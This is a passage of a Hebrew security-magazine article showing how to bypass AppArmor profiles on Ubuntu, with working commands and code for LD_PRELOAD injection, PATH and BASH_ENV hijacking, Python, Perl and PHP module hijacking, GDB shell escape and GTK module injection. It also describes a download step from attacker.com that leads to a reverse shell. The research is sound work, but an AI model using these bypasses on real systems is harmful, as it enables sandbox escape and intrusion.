- **aa-complain** - לשים פרופיל במצב complain - ההגבלות לא חלות, אבל כל הפרה של הפרופיל נרשמת בלוגים (משתמשים בזה בשביל לבנות פרופיל לתוכנה על פי הגישות ששימוש בה מצריך).
- **aa-unconfined** - בודק פרוססים שמאזינים על פורטים מסוימים באמצעות netstat ומתריע האם יש עליהם פרופיל או אין. (משתמשים בכלי בשביל לבצע פרופיל לכל תוכנה שמאזינה על פורטים - כלומר שרת - כך שתוקף שמגיע מהרשת יוכל לבצע רק מה שנמצא באחד מהפרופילים האלו)

איך AppArmor משפיע על Payloads סטנדרטים ומה עושים בנידון?

נקח לדוגמא PayLoad של Reverse Shell: אפשר לחלק אותו ל-3 חלקים:

- יצירת תקשורת \ פתיחת Socket:

```
socket(AF_INET, SOCK_STREAM, 0)
```

- הרצה של /bin/sh - בשביל שנקבל Shell:

```
execve("/bin//sh", ["/bin//sh",NULL])
```

- אחרי שקיבלנו את ה-Shell - אנחנו מריצים פקודות בשביל לעבוד על המחשב של הקורבן (cat, ls, wget וכו').

תחת AppArmor מה שיוצא הוא:

- התוכנה צריכה שתהיה לה גישה מורשת לאינטרנט בפרופיל שלה - במידה ואין לה, לא נוכל להתחבר לאינטרנט וליצור חיבור לשרת של התוקף.
- צריך שתהיה גישת הרצה ל-Shell מסויים (sh/bash) - מה שלא תמיד קורה.
- במידה ועברנו את 1 ו-2 וקיבלנו Shell, לא נוכל להשתמש בו בצורה נורמלית מכיוון שרוב המוחלט של הפקודות שנריץ לא נמצאות ברשימה הלבנה ולכן כשנריץ פקודות נקבל:

```
/bin/ls: Permission denied
```

כדוגמא שניה ניקח מקרים של Drive By Download:

- הורדת קובץ מהאינטרנט לתוך תיקיית ה-TMP.
- הרצה של הקובץ.

ShellCode לדוגמא:

http://www.exploit-db.com/exploits/13355/

תחת AppArmor:

במידה ויש גישה לאינטרנט אפשר להוריד קובץ ולכתוב לתוך TMP כי יש לשם תמיד הרשאות קריאה וכתיבה. עם זאת - אין הרשאות הרצה מתוך TMP, כך שלא נוכל להריץ קובץ שנכתב לשם. נוכל להשתמש בוקטור הנ"ל רק אם יש תיקיה תחת הפרופיל שיש לה גם הרשאות כתיבה והרצה משם (נדיר).

דרך אחת לעקוף מגבלה זו היא באמצעות שימוש ב-Stager (נקרא גם Proglet Server) - כלומר Shellcode קטן שירוץ על המחשב של הקורבן ולאחר מכן עבור כל פעולה שנרצה לבצע נשלח לו (או נתכנת אותו מראש שיוריד ממקום קבוע) Shellcode נוסף אשר עבורו הוא יקצה מקום בזיכרון, יעניק לשטח הזה הרשאות הרצה, יוריד לשם את הקוד ויריץ ישירות מתוך ה-process. בצורה זו אנו נמנעים מהצורך בשימוש בכלי מערכת או בהרשאות כתיבה וקריאה וכך עוקפים בהצלחה את ההגבלה של AppArmor.

עד כאן ההקדמה ל-"חלק המעניין" של המאמר.

בחלק הבא של המאמר אציג מספר דרכים לעקוף את מנגנון ה-AppArmor על הגנותיו בכדי לפתור מקרים כגון אלה. המאמר הולך לדבר על הפרופילים שמגיעים עם אובנטו - בעיקר על הפרופיל של evince שמופעל בברירת מחדל, ושל FireFox שאפשר להפעיל (אופציונלי) - וכל מיני חלקים שונים שראיתי בפרופילים ברחבי הרשת וב-Repository שונים:

- http://bazaar.launchpad.net/~apparmor-dev/apparmor-profiles/master/files/head:/ubuntu/
- http://apparmor.opensuse.org/

Defeating AppArmor

בחלק הבא אציג מספר דרכים לעקיפת ההגנות של AppArmor באמצעות ניצול חולשה במצבי הריצה השונים שבאמצעותם AppArmor מריץ תת-תהליכים. ישנן מספר הרשאות שבהן התוכנה שרצה דרך התוכנה הראשית (המוגנת) יכולה לרוץ:

px - Discrete profile execute mode

cx - Discrete local profile execute mode

ux - Unconstrained execute mode

ix - Inherit execute mode

m - Allow PROT_EXEC with mmap(2) calls

בחלק הבא אתייחס בעיקר ל-px ו-ux.

ix - התוכנה המורצת מקבלת את אותו פרופיל (ההגנה) שהתוכנה שהריצה אותה מקבלת.

px - התוכנה שתרוץ, תרוץ לפי פרופיל אשר קיים בשבילה.

ux - התוכנה תרוץ בלי שום הגנות של AppArmor.

cx - אותו דבר כמו px אבל הוא מחפש רק בתתי-פרופילים לפרופיל שממנו הוא רץ.

כשמשתמשים באות גדולה כמו Cx, Px, Ux, ההרצה היא "מאובטחת" - ומשתני סביבה מסוכנים נמחקים לפני ריצת התוכנית (על זה נרחיב בהמשך).

דוגמאות (מתוך הפרופיל של FireFox):

```
/bin/bash ixr,
/bin/dash ixr,
/bin/grep ixr,
/bin/sed ixr,
```

כך שאם אריץ :

```
bash -c "code"
```

ההגנות יחולו עליו ולא השגתי כלום (הקוד שירוץ דרך Bash יוכל לעשות רק מה שנמצא בפרופיל של Firefox), לעומת זאת :

```
/usr/bin/apturl Uxr,
/usr/bin/ooffice Uxr,
```

כאן AppArmor לא מגן עליהם, ההרצה היא "בטוחה", אם אני אצליח להריץ קוד דרך אחד מהתהליכים האלו - עקפתי את ההגנה של AppArmor שמוחלת על Firefox.

מתוך הפרופיל של Evince:

```
/usr/bin/evince-previewer Px,
```

כנ"ל - רק שאני לא עוקף לגמרי את AppArmor אלא עובר לפרופיל אחר (לדוגמא, אם אעבור לפרופיל מתרני יותר אוכל להגיע למצב שבו יש לי אפשרות לבצע פעולות שלא היו מורשות לי קודם לכן, או שאוכל לאעבור לפרופיל שידוע שיש בו הגדרות בעייתיות. בנוסף, אוכל לבצע שרשרת קפיצות- לדלג מפרופיל מוגן יחסית, לפרופיל בעל פחות הגנה וממנו לפרופיל שכמעט ולא חסום, עד שאגיע לאפשרות של הרצת קוד דרך תהליך שאינו מוגן).

שימוש ב- DLL INJECTION בשביל px ו-ux

שימוש ב-px (או ב-ux) כמו שכתוב בדוקמנטציה הוא לא מאובטח בגלל שלא מתבצעת מחיקה של משתני סביבה מזיקים כגון LD_PRELOAD שעוברים לתוכנה.

לאחר ההסבר על המצבים ux ו-px בדוקומנטציה, מופיעה אזהרה כי משתני סביבה כגון LD_PRELOAD לא מבוטלים עבור תהליך שמקבל הגדרות במצבים האלו ולכן מומלץ להשתמש באפשרות זו **רק** כשיש צורך להעביר אחד ממשתני הסביבה שנמחקים:

```
WARNING: Using the Discrete Profile Execute Mode
px does not scrub the environment of variables
such as LD_PRELOAD. As a result, the calling
domain may have an undue amount of influence over
the called item.
```

שימוש ב-px או ux לא נפוץ במיוחד, אך בחלק מהפרופילים הוא קיים. במידה ונעשה שימוש באחד מהם, אפשר להשתמש במשתנה סביבה LD_PRELOAD ולבצע DLL Injection. בכדי לבצע DLL Injection, נבצע:

יצירת הקובץ SO, קוד המקור: dllinj.c:

```
#include <stdio.h>
void __attribute__((constructor)) init() {
printf("Bypass Apparmor DLL-Injection Style :) ");
}
```

קימפול:

```
gcc -shared dllinj.c -o dllinj.so -fPIC
```

הקטנתו:

```
strip  dllinj.so
```

בשביל שזה יעבוד מספיק רק הרשאות קריאה לקובץ:

```
chmod a-wx dllinj.so
```

לשים את הספריה במשתנה סביבה LD_PRELOAD:

```
export LD_PRELOAD=$PWD/dllinj.so
```

הרצת פקודה כגון ps\whoami וכו' :

```
emanuel@comp-name /tmp/test>>export LD_PRELOAD=$PWD/dllinj.so
emanuel@comp-name /tmp/test>>whoami
Bypass Apparmor DLL-Injection Style :) emanuel
```

ניצול בזמן אמת- בשביל לעקוף APPARMOR דרך שימוש בחולשה, הפעולה תעשה בדרך הבאה:

הקוד שירוץ ישלח בקשה לשרת שיכלול את מה שיחזור מ-uname:

```
attacker.com
GET /dllinj.php?os=[UNAME]
```

התשובה שתתקבל תיהיה התוכן של הקובץ (הסיפריה) מותאם לפי המעבד 32/64 BIT, שירשם לתוך קובץ ב-TMP - באמצעות mkstemp. אחרי שירד הקובץ מריצים אותו עם execl (הקוד יופיע בהמשך) עם

הוספה של המשתנה LD_PRELOAD שכולל את הסיפריה שקיבלנו מהאינטרנט שתחזיר Reverse-Shell לתוקף ☺

הסבר על Ux , Px - הרצה "מאובטחת":

כשיש שימוש ב-Ux או Px או Cx (אות גדולה בקידומת) מתבצעת הרצה מאובטחת - הכוונה היא כי משתני סביבה מזיקים נמחקים לפני ההרצה של התוכנית בדומה להרצות של תוכנות בעלות setuid bit. רשימה של משתני סביבה שמוסרים בעת הרצה מאובטחת Ux\Px:

```
GCONV_PATH
HOSTALIASES
LD_AOUT_LIBRARY_PATH
LD_AOUT_PRELOAD
LD_DEBUG_OUTPUT
LD_LIBRARY_PATH
LD_ORIGIN_PATH
LD_PRELOAD
LD_PROFILE
LOCALDOMAIN
LOCPATH
MALLOC_TRACE
NLSPATH
RESOLV_HOST_CONF
RES_OPTIONS
TMPDIR
TZDIR
```

כפי שאפשר לראות אין אפשרות לבצע DLL Injection כי משתני הסביבה הנחוצים לפעולה זו נמחקים (LD_PRELOAD ו-LD_LIBRARY_PATH).

השם עצמו נשמע די טוב: "הרצה מאובטחת", אך בחלק הבא של הפרק אני הולך להציג שבחלק גדול מהמקרים, המשמעות למילה "מאובטחת" קיים רק בשם, אך לא בהרצה ☺

שימוש ב- PATH Attacks

ברגע שסקריפט או תוכנה רצים וקוראים לפקודה / תוכנה מסויימת בלא שימוש בנתיב המלא שלה, לדוגמא:

```
#!/bin/sh
xterm &
```

או (מתוך system\execlp\execvp\popen):

```
system("xterm&");
```

מה שקורה בעצם הוא שהסקריפט יחפש את XTERM לפי הנתיב שקיים ב-PATH.

ניתן לראות את ערכו של PATH (איפה שיבוצע החיפוש) על-ידי:

```
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:
/usr/local/bin
```

מה שבעצם יקרה הוא שהמערכת תחפש את XTERM בכל אחד מהנתיבים על פי הסדר:

```
/usr/local/sbin
/usr/local/bin
/usr/sbin
/usr/bin
/sbin
/bin
/usr/games
/usr/local/bin
```

כשהיא תגיע ל-/usr/bin ה-XTERM ירוץ משם - כי שם ימצא הקובץ.

המתקפה היא לשנות את הערך של המשתנה הגלובלי PATH (למשל ל-"/tmp", שלשם בעצם יש לנו הרשאות כתיבה). לדוגמא על-ידי"

```
export PATH=/tmp:
```

קוד ב-C:

```
setenv("PATH","/tmp:",1);
```

כך שכל פקודה שתרוץ- תרוץ מה-TMP, במידה והיא לא נמצאת שם, תתקבל שגיאה שהמערכת לא מוצאת את הקובץ (בטרמינל אפשר לראות) - למשל :

```
emanuel@comp-name /home/emanuel>>which apturl
Command 'which' is available in the following places
 * /bin/which
 * /usr/bin/which
The command could not be located because '/usr/bin:/bin' is not included
in the PATH environment variable.
which: command not found
```

הרעיון פה הוא להריץ תוכנות שיש לנו הרשאה להריץ (ושיש להם פלאג Ux\Px) - שפגיעות ל- PATH Attacks. רב הפעמים - סקריפטים (bash\sh) פגיעים למתקפה זו.

דוגמאות:

בפרופיל של Firefox.

```
/usr/bin/apturl Uxr,
```

(בכדי שלינקים כגון apt:nmap יעבדו)

התוכן של: /usr/bin/apturl

```
#!/bin/sh

if [ "$KDE_FULL_SESSION" = "true" ] && [ -x /usr/bin/apturl-kde ]; then
    apturl-kde $@
elif [ -x /usr/bin/apturl-gtk ]; then
    apturl-gtk $@
elif [ -x /usr/bin/apturl-kde ]; then
    apturl-kde $@
else
    echo "Please install apturl-gtk or apturl-kde."
fi
```

כך שהסקריפט עצמו רץ כ-U ו-AppArmor לא מגן עליו. ומה שצריך לעשות בשביל להריץ קוד דרך הסקריפט הוא לבצע PATH Attack. הבדיקות נעשות על "האם הקובץ קיים" (בנתיב מלא) ובמידה וכן- מריצים את הפקודה (בנתיב יחסי) ומכאן נובעת הפגיעות. דוגמא לניצול (דרך החולשה בפרופיל של Firefox) בגנום:

```
echo -e '#!/bin/bash\n#evil code bypass apparmor :)\nxterm&\n' >>
/tmp/apturl-gtk
chmod +x /tmp/apturl-gtk
export PATH=/tmp:
/usr/bin/apturl
```

יוצרים קובץ שיכיל את הקוד הזדוני שאותו התוכנה apturl תריץ במקום שיש לנו הרשאות כתיבה אליו (TMP) - ולהביא לו הרשאות הרצה.

קוד ב-C:

בעזרת הפונקציה setenv מגדירים משתנה סביבה ובעזרת execl מריצים את ה-process החדש. עדיף לעשות זאת בתוך Fork בכדי שמהלך התוכנית עצמה ימשיך לזרום:

```
setenv("PATH","/tmp:",1);
execl("/usr/bin/apturl","apturl",(char*)0);
```

ועקפנו את AppArmor. בשביל לבדוק האם הסקריפט פגיע ל-PATH Attack יש רק להחליף את PATH לנתיב ריק, להריץ ואם יש שגיאות של פקודה לא נמצאת... המתקפה עובדת! ☺

כמובן שלא רק סקריפטי Shell (SH\BASH) פגיעים ל-PATH Attack, גם תוכנות יכולות להיות פגיעות למתקפה הזאת, הגילוי עצמו נעשה בצורה שונה. נקח לדוגמא את התוכנה kde4-config שמוגדרת ב-abstractions/kde באובונטו 10.04.

```
/usr/bin/kde4-config PUx,
```

כך שכל תוכנה שמיועדת לשולחן העבודה KDE, נוכל לעקוף תפרופיל שלה במידה ואין פרופיל לתוכנה kde4-config (סביר להניח) ולכן הרצת קוד בה תיהיה לא מוגנת Ux. בשביל לדבג את התוכנה ולראות אם היא מריצה תוכנות אחרות נשתמש בסריקה דינאמית של קריאות מערכת באמצעות ltrace -f ו- strace -f.

לדוגמא :

```
script KdeTrace
strace -f kde4-config --userpath desktop
```

רואים בפלט :

```
execve("/usr/bin/xdg-user-dir", ["xdg-user-dir", "DESKTOP"], [/* 40 vars
*/] <unfinished ...>
```

סימן שיש לבצע PATH Attack על הקובץ xdg-user-dir.

בבדיקה דינאמית נוכל להגיע רק למקומות שאליהם נגיע במהלך הקוד שרץ בתנאים שבו הרצנו את התוכנה, כדי להיות בטוחים האם יש בתוכנה מקומות שבהם מריצים תוכנות אחרות עדיף להסתכל בקוד המקור.

במקרה של kde4-config אפשר לראות את ההרצה של: xdg-user-dir בקובץ kde-config.cpp:

```
/kdelibs-4.6.1/kdecore/kde-config.cpp
static QString readXdg( const char* type )
{
    QProcess proc;
    proc.start( QString::fromLatin1("xdg-user-dir"), QStringList() <<
QString::fromLatin1(type) );
```

אפשרות נוספת ללא PATH Attack במקרה הנ"ל היא להגיע להרצת קוד באמצעות התוכנה המורצת xdg-user-dir, השורה הראשונה ב-/usr/bin/xdg-user-dir:

```
test -f ${XDG_CONFIG_HOME:-~/.config}/user-dirs.dirs && .
${XDG_CONFIG_HOME:-~/.config}/user-dirs.dirs
```

כך שאפשר פשוט ליצור קובץ ב-"/tmp" בשם user-dirs.dirs שיכלול את הסקריפט הזדוני, ולהכניס לתוך המשתנה-סביבה XDG_CONFIG_HOME את הערך "/tmp":

```
export XDG_CONFIG_HOME=/tmp
echo -e '#!/bin/bash\n#No need for PATH-Attack :)\nxterm&\n' >
/tmp/user-dirs.dirs
/usr/bin/xdg-user-dir
```

משתנה הסביבה: BASH_ENV

במידה ומדובר בסקריפט שרץ דרך BASH העניין אפילו פשוט עוד יותר ואין צורך להשתמש ב-PATH-Attack מכיוון שישנו משתנה סביבה בשם BASH_ENV שכולל בתוכו קובץ שירוץ לפני שהסקריפט מתחיל לרוץ (השורה הראשונה אחרי "#!/bin/bash")

כך שכל סקריפט שמתחיל ב:

```
#!/bin/bash
```

פגיע להרצה הבאה:

```
export BASH_ENV=/tmp/evilscript.sh
```

evilscript.sh צריך להיות קובץ סקריפט תקין (בעל נתיב מלא! ולא יחסי) ובעל הרשאות ריצה. וכך ברגע שנריץ את הפקודה ldd:

```
/usr/bin/ldd
```

evilscript.sh ירוץ.

הכוונה היא לשימוש ב-PATH Attack בכדי ליצור אפקט שדומה ל-DLL INJECTION. הרעיון הוא שאנחנו גורמים לסקריפטים בשפות סקריפט שונות לטעון מודולים מתיקיה אחרת שבה נמצא מודול שנכתוב ואותו הם יריצו , וזאת באמצעות משתנה סביבה שבו מוגדר היכן לחפש מודולים.

Python:

Python טוען מודולים באמצעות הפקודה import. נקח לדוגמא קובץ פייתון מתוך הפרופיל של FireFox:

```
 /usr/bin/gnome-codec-install Uxr,
```

```
#!/usr/bin/python
import sys
import pygtk
pygtk.require('2.0')
import gtk
from GnomeCodecInstall import Main
if __name__ == "__main__":
  Main.main(sys.argv[1:])
```

פייתון כולל שני משתני סביבה שרלוונטים למיקום שבהם יחופשו הסיפריות\מודלים:

- PYTHONHOME - קובע תמיקום שבו יחופשו הסיפריות הסטנדרטיות של פייתון.
- PYTHONPATH - קובע תמיקום שבו יחופשו מודולים.

האובייקט sys.path כולל רשימה של מחרוזות שבהם פייתון בודק הימצאות של מודולים:

```
>>> import sys
>>> print sys.path
['', '/usr/lib/python2.6', '/usr/lib/python2.6/plat-linux2',
'/usr/lib/python2.6/lib-tk', '/usr/lib/python2.6/lib-old',
'/usr/lib/python2.6/lib-dynload', '/usr/lib/python2.6/dist-packages',
……
```

לאחר שנריץ:

```
export PYTHONPATH=/tmp
>>> print sys.path
['', '/tmp', '/usr/lib/python2.6', '/usr/lib/python2.6/plat-linux2',
'/usr/lib/python2.6/lib-tk',.....
```

לאחר שנריץ :

```
export PYTHONHOME=/tmp
>>> print sys.path
```

```
['', '/tmp/lib/python2.6/', '/tmp/lib/python2.6/plat-linux2',
'/tmp/lib/python2.6/lib-tk', '/tmp/lib/python2.6/lib-old',
'lib/python2.6/lib-dynload']
```

כך שיוצא שבכדי לשנות את הנתיב שממנו הסיפריה/מודול נטען נשתמש ב-PYTHONPATH. בכדי לגלות איזה סיפריה/מודול צריך לשכתב נשתמש ב-PYTHONHOME מפני שהוא משנה את הנתיב בצורה כזאת שבכל מקום (במקרה אצלי: חוץ מהאחרון) הוא ינסה לטעון מ-/tmp.

```
emanuel@comp-name /tmp>>export PYTHONHOME=/tmp
emanuel@comp-name /tmp>>/usr/bin/gnome-codec-install
'import site' failed; use -v for traceback
Traceback (most recent call last):
  File "/usr/bin/gnome-codec-install", line 4, in <module>
    import pygtk
ImportError: No module named pygtk
```

אפשר לראות שצריך לשנות את המודול pygtk, כך שניצור קובץ:

```
/tmp/pygtk.py
```

שיכלול: (הרצה של xeyes + יציאה)

```
import os
import sys
os.system("/usr/bin/xeyes&");
sys.exit("Python Module-Based-PATH-Attack- pygtk.py");
```

דוגמא:

```
emanuel@comp-name /tmp>>export PYTHONPATH=/tmp:
emanuel@comp-name /tmp>>/usr/bin/gnome-codec-install
'import site' failed; use -v for traceback
Python Module-Based-PATH-Attack- pygtk.py
```

וקופץ Xeyes! ☺

Perl:

גם ב-Perl אפשר לבצע בדיוק את אותו רעיון ומימוש שהוצג הרגע עם Python. סקריפטי Perl טוענים מודולים באמצעות הפקודה use, רובם טוענים את המודול strict בתחילת הסקריפט. ישנו משתנה סביבה בשם PERL5LIB שבעזרתו אפשר להגדיר נתיבים שבהם Perl יחפש מודולים לפני נתיבי ברירת המחדל (כמו גם באמצעות הוספת הפרמטר I- ב-Perl)

```
export PERL5LIB=/tmp:
```

יש ליצור את המודול שאותו נשכתב למשל Strict כך שניצור את הקובץ "strict.pm" בתיקיה tmp.

שיכלול את ה-payload:

```
# Perl Evil Code ...
print "Perl Style - PATH Attack\n";
system("xeyes&");
exit(0);
```

התוצאה: (על /usr/bin/aa-status שהוא קובץ ב-Perl)

```
emanuel@comp-name /tmp>>/usr/sbin/aa-status
Perl Style - PATH Attack
```

בכדי לגלות איזה מודול נטען בסקריפט-PERL אפשר:

- לקרוא את קוד המקור (לרוב ממש בהתחלה יש כמה use)
- להשתמש באחד מהמודולים : Devel::Cover , Devel::Modlist , Module::ScanDeps
- לבצע strace

אותו דבר אפשרי גם בשפות סקריפטינג אחרות לדוגמא:

ב-RUBY באמצעות RUBYLIB.

ב-LUA באמצעות LUA_PATH.

PHP:

ב-PHP נבצע משו דומה (אך שונה), נשתמש במשתנה סביבה PHPRC שקובע באיזה תיקיה יש לחפש את הקובץ ההגדרות: php.ini. בקובץ php.ini אפשר להשתמש בהגדרה auto_prepend_file שקובעת קובץ PHP שיטען לפני ריצת הסקריפט:

```
emanuel@comp-name /tmp>>export PHPRC=/tmp/
/tmp/php.ini
auto_prepend_file = /tmp/2.php
/tmp/2.php
<?php die("evil php.ini loaded :)\n"); ?>

emanuel@comp-name /tmp>>php -a
Interactive shell
evil php.ini loaded :)
```

בפרופיל של Evince יש Include לקובץ:

/etc/apparmor.d/abstractions/ubuntu-browsers

(בכדי שיהיה ניתן לפתוח דרכו כל דפדפן - בעת לחיצה על לינקים במסמכים השונים)

לדוגמא, ניקח את ההגדרה ל-Firefox:

```
# this should cover all firefox browsers and versions (including
# shiretoko and abrowser)
/usr/lib/firefox-*/firefox.sh PUx,
```

הפרופיל של Firefox לא תקף (כברירת מחדל) לקובץ firefox.sh כך שגם אם הפרופיל שלו יהיה פעיל, הרצת קוד דרך קובץ ההפעלה שלו תיהיה ללא שום פרופיל עליה (מצב Ux).

ניתן להשתמש ב-Path Attack גם פה - אך אציג דרך שונה מזו שראינו עד עכשיו.

כאשר הסקריפט firefox.sh מקבל את הפרמטר debug–, הוא מפעיל את הדיבאגר GDB ובתוכו טוען את הבינארי של Firefox (שעליו יש לנו הגנה), ולפנינו מופיע ממשק אינטרקטיבי בכדי שנוכל לכתוב בו פקודות.

כאשר מריצים את הפקודה "shell" ללא ארגומונטים מקבלים shell, וכאשר מעבירים לה ארגומנטים היא מריצה את הפקודות שהיא מקבלת. הקובץ /usr/bin/firefox הוא Symlink לקובץ הסקריפט firefox.sh שרלוונטי ל-Firefox החדיש ביותר במערכת, מכיוון שהקובץ הוא לינק סימבולי לקובץ, אנחנו יכולים לעבוד איתו, מפני שההתיחסות אליו היא כאילו אנו עובדים עם הקובץ ישירות- ולכן אין צורך לגלות את גרסאת ה-Firefox באמצעות קריאה של המערכת קבצים ומציאת התיקיה הרלוונטית ב-/usr/lib/firefox-*/

ישנה אפשרות לעבוד עם Symlink במקום ללא הרשאות (גם כאשר אין הרשאות כתיבה/קריאה לנתיב של הלינק) ההתיחסות אליו תיהיה כאילו עובדים עם הקובץ שאליו מבוצעת ההפניה ישירות.

דוגמא ב-Bash:

```
emanuel@emanuel-desktop:~$ echo 'shell xeyes& echo "Fail! firefox.sh not
protected"' > /tmp/GDB
emanuel@emanuel-desktop:~$ /usr/lib/firefox-4.0.1/firefox.sh --debug >
/tmp/GDB
GNU gdb (Ubuntu/Linaro 7.2-1ubuntu11) 7.2
Copyright (C) 2010 Free Software Foundation, Inc.

Reading symbols from /usr/lib/firefox-4.0.1/firefox-bin...(no debugging
symbols found)...done.
(gdb) Fail! firefox.sh not protected
(gdb) quit
```

קוד ב-C:

```
 int in;
 in = open("/tmp/GDB", O_RDONLY);
```

```
 dup2(in, 0);
 close(in);
 execl ("/usr/bin/firefox", "firefox" , "--debug",  (char *)0);
```

קיימות תוכנות נוספות אשר כוללות ממשק אינטראקטיבי שניתן להריץ בו פקודות, לדוגמא, בתוכנה ftp אפשר להשתמש ב- command!. חשוב לדעת הטכניקות שתוארו עד כה לא בהכרח יעבדו על תוכנות גרפיות כגון GIMP, סייר הקבצים, סייר התמונות וכו'.

GTK MODULE:

מתוך הפרופיל של Firefox:

```
 # Image viewers
/usr/bin/eog Uxr,
/usr/bin/gimp* Uxr,
```

סביבת העבודה gnome וגם התוכנות שבאות איתה משתמשות בסיפריה GTK+ , הסיפריה GTK+ כוללת אפשרות לטעון מודולים שנטענים לפני הקריאה לפונקציה gtk_init שמאתחלת את מה שצריך בשביל ה-TOOLKIT.

כאן אפשר לראות דוגמא לתוכנה שהיא בעצמה מודול (כלי לדיבוג תוכנות שכתובות ב-GTK+):

http://chipx86.github.com/gtkparasite

כל מודול צריך שתהיה לו את הפונקציה gtk_module_init. (ניתן להתייחס אליה כאל ה-main של המודול- מה שירוץ בפונקציה כאשר המודול נטען):

```
/tmp/GTK_Module.c
#include <glib.h>
#include <stdlib.h>
#include <unistd.h>
int gtk_module_init(gint argc, char *argv[])
{
execl("/usr/bin/xeyes","xeyes",(char*)0);
_exit(0);
}
```

הקימפול:

```
gcc -shared -fPIC -rdynamic -Wall -g -O2 `pkg-config --cflags gtk+-2.0`
/tmp/GTK_Module.c -o /tmp/GTK_Inject.so
```

בשביל לקמפל יש צורך להתקין את החבילה libgtk2.0-dev:

```
apt-get update;
apt-get install  libgtk2.0-dev;
```

את המודול אפשר לטעון דרך המשתנה הגלובלי GTK_MODULES או באמצעות הפרמטר –gtk-module ואז להריץ.

```
eog --gtk-module=/tmp/GTK_Inject.so
```

מכיוון שבמודול יש יציאה מהתוכנה (0)exit__ והוא נטען לפני עליית הסביבה הגרפית, התוכנה לא תופעל והקוד שבמודול ירוץ בה.

סיכום החלק הראשון

בחלק הראשון, נתתי הסבר על הרקע הכללי של AppArmor, הצגתי את היכולות שלו, את העבודה איתו ואת המאפיינים הכללים שלו. בנוסף, ראינו מה הם Capabilities , DAC וכו'. הכנסתי עוד הסברי רקע על מאפיינים שונים בכדי שנוכל להבין את המשך המאמר.

בכדי לא להשאיר אתכם רק עם התוכן ה-"יבש" ובכדי שיהיה קצת אקשן הצגתי מספר דרכים קטן לביצוע סוגים שונים של עקיפות. ראינו את ההגדרות של ההרצה בצורה "מאובטחת" ללא הגנות של AppArmor ואיך ניתן לגרום לתוכנות אלו להריץ קוד זדוני שלנו במספר דרכים שונות לפי סוג התוכנית.

בחלק הבא של המאמר אציג דרכים נוספים לעקיפת ההגנות של AppArmor, אציג וקטור שניתן להשתמש בו בשביל להגיע להרצת קוד דרך שרת ה-X. עקיפה של מנגנוני BlackLists שונים, וההשלכות של יצירת HardLink. בנוסף אסביר על MOD_APPARMOR שהוא מוד ל-Apache שמאפשר לאכוף פרופילים לאפליקציות WEB שונות.

תודות

- תודה רבה ל-TheLeader על העזרה בכתיבת המאמר ובעריכתו.

על המחבר

עמנואל ברונשטיין, מתעסק בהאקינג מספר שנים, חובב תוכנה חופשית וקוד פתוח. מנהל בקהילה hacking.org.il תחת הכינוי: emanuel1234. ניתן ליצור קשר ב: e3amn2l@gmail.com

מקורות

מצגת הסבר על AppArmor:

http://www.novell.com/linux/security/apparmor/apparmor_overview.pdf

מצגת מכנס DEFCON 15:

http://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-cowan.pdf

הוידאו מהכנס:

http://media.defcon.org/dc-15/video/Defcon15-Crispin_Cowan-Securing_Linux_application_with_APPArmor.m4v

מצגת מכנס Toorcon:

http://toorcon.org/2007/talks/30/Crispin_Cowan.pdf

וידאו מהכנס FOSDEM 2006:

http://www.youtube.com/watch?v=2rae7jWX-dc

מסמכי דוקמנטציה:

Novell AppArmor (2.1) Quick Start:

http://www.novell.com/documentation/apparmor/pdfdoc/book_opensuse_aaquick21_start/book_opensuse_aaquick21_start.pdf


Novell AppArmor Administration Guide:

http://www.novell.com/documentation/apparmor/pdfdoc/book_apparmor21_admin/book_apparmor21_admin.pdf

http://www.novell.com/documentation/opensuse110/pdfdoc/opensuse110_apparmor_admin_23/opensuse110_apparmor_admin_23.pdf

הויקי של AppArmor:

http://wiki.apparmor.net



דברי סיום

בזאת אנחנו סוגרים את הגליון ה-21 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש מאי 2011.

אפיק קסטיאל,

ניר אדר,

02.05.2011